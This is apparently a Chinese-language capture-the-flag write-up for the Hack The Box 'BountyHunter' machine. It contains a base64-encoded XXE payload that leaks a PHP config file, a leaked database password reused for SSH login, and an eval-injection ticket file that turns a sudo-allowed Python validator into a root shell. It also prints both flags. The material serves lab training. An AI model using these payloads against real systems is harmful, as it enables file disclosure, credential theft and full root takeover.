PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4NCjwhRE9DVFlQRSBkYXRhIFsNCjwhRUxFTUVOVCBzdG9ja0NoZWNrIEFOWT4NCjwhRU5USVRZIGZpbGUgU1lTVEVNICJwaHA6Ly9maWx0ZXIvY29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS92YXIvd3d3L2h0bWwvZGIucGhwIj4NCl0%2bDQoJCTxidWdyZXBvcnQ%2bDQoJCTx0aXRsZT4mZmlsZTs8L3RpdGxlPg0KCQk8Y3dlPjEyMzwvY3dlPg0KCQk8Y3Zzcz4xMjM8L2N2c3M%2bDQoJCTxyZXdhcmQ%2bMTIzPC9yZXdhcmQ%2bDQoJCTwvYnVncmVwb3J0Pg%3d%3d
```

```
HTTP/1.1 200 OK
Date: Tue, 21 May 2024 09:20:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 509
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
 <tr>
  <td>
   Title:
  </td>
  <td>
   PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=
  </td>
 </tr>
 <tr>
  <td>
   CWE:
  </td>
  <td>
   123
  </td>
 </tr>
```

Selected text

```
PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=
```

Decoded from: Base64

```
<?php \n
// TODO -> Implement login system with the database. \n
$dbserver = "localhost"; \n
$dbname = "bounty"; \n
$dbusername = "admin"; \n
$dbpassword = "m19RoAU0hP41A1sTsq6K"; \n
$testuser = "test"; \n
?> \n
```


```
**Database**
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

嘗試撰寫python(可成功執行)

https://github.com/a6232283/HTB/blob/main/code/BountyHunter-xee_attack.py

---


回到dp.php資料庫，
發現ssh無法連線，查看/etc/passwd，並沒有admin、bounty使用者，
可使用剛剛的burp 或 腳本查看passwd的bash



```
┌──(root㉿kali)-[~]
└─# python3 xee_attack.py | grep bash
root:x:0:0:root:/root:/bin/bash
development:x:1000:1000:Development:/home/development:/bin/bash
```


登入成功

```
username : development
passwd : m19RoAU0hP41A1sTsq6K
```




```
└─# ssh development@10.10.11.100
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 21 May 2024 11:50:35 AM UTC

  System load:           0.0
  Usage of /:            24.7% of 6.83GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             216
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:99b9


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ id
uid=1000(development) gid=1000(development) groups=1000(development)
development@bountyhunter:~$ whoami
development
development@bountyhunter:~$
```

user flag



```
development@bountyhunter:~$ cat user.txt
ceeafdbf3e16a5b24d73a8fc62ed3e95
development@bountyhunter:~$
```


可提權資訊



```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

sudo -l腳本：https://github.com/a6232283/HTB/blob/main/code/BountyHunter-sudo題目_ticketValidator.py

測試4個都無效票證




```
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ ls
390681613.md  529582686.md  600939065.md  734485704.md
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
529582686.md
Destination: Bridgeport
Invalid ticket.
```

逐一解析腳本

需要建立一個到達腳本中該點的票證：
第一行以“”# Skytrain Inc”開頭
第二行以「## Ticket to 「開頭
需要有一行以「__Ticket Code:__」開頭
票證代碼行之後的行必須以「**」開頭
「**」之後直到第一個「+」的文字必須是 int，除以 7 餘數為 4。
如果滿足這些條件，則將其傳遞給 eval，這可能允許程式碼執行。


python eval注入參考：https://blog.csdn.net/u011721501/article/details/47298723

嘗試1成功




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 BountyHunter-sudo題目_ticketValidator.py
Please enter the path to the ticket file.
test.md
Destination:
hello
Traceback (most recent call last):
  File "/home/kali/Desktop/BountyHunter-sudo題目_ticketValidator.py", line 52, in <module>
    main()
  File "/home/kali/Desktop/BountyHunter-sudo題目_ticketValidator.py", line 45, in main
    result = evaluate(ticket)
             ^^^^^^^^^^^^^^^^
  File "/home/kali/Desktop/BountyHunter-sudo題目_ticketValidator.py", line 34, in evaluate
    validationNumber = eval(x.replace("**", ""))
                       ^^^^^^^^^^^^^^^^^^^^^^^^^
  File "<string>", line 1, in <module>
TypeError: unsupported operand type(s) for +: 'int' and 'NoneType'

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 

  GNU nano 7.2                                                    test.md
# Skytrain Inc
## Ticket to
__Ticket Code:__
**11+print("hello")
```

嘗試2取得ID成功




```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**11+eval(11+__import__("os").system("id"))
```



```
development@bountyhunter:/tmp$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
test.md
Destination:
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
```


嘗試3提權root(成功)



```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**11+eval(11+__import__("os").system("bash"))
```

```
development@bountyhunter:/tmp$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
test3.md
Destination:
root@bountyhunter:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhunter:/tmp# whoami
root
root@bountyhunter:/tmp# 
```

root flag



```
root@bountyhunter:/tmp# cat  /root/root.txt
35bbdc41dd24b0e9aec6b3f213d0a9f8
root@bountyhunter:/tmp# 
```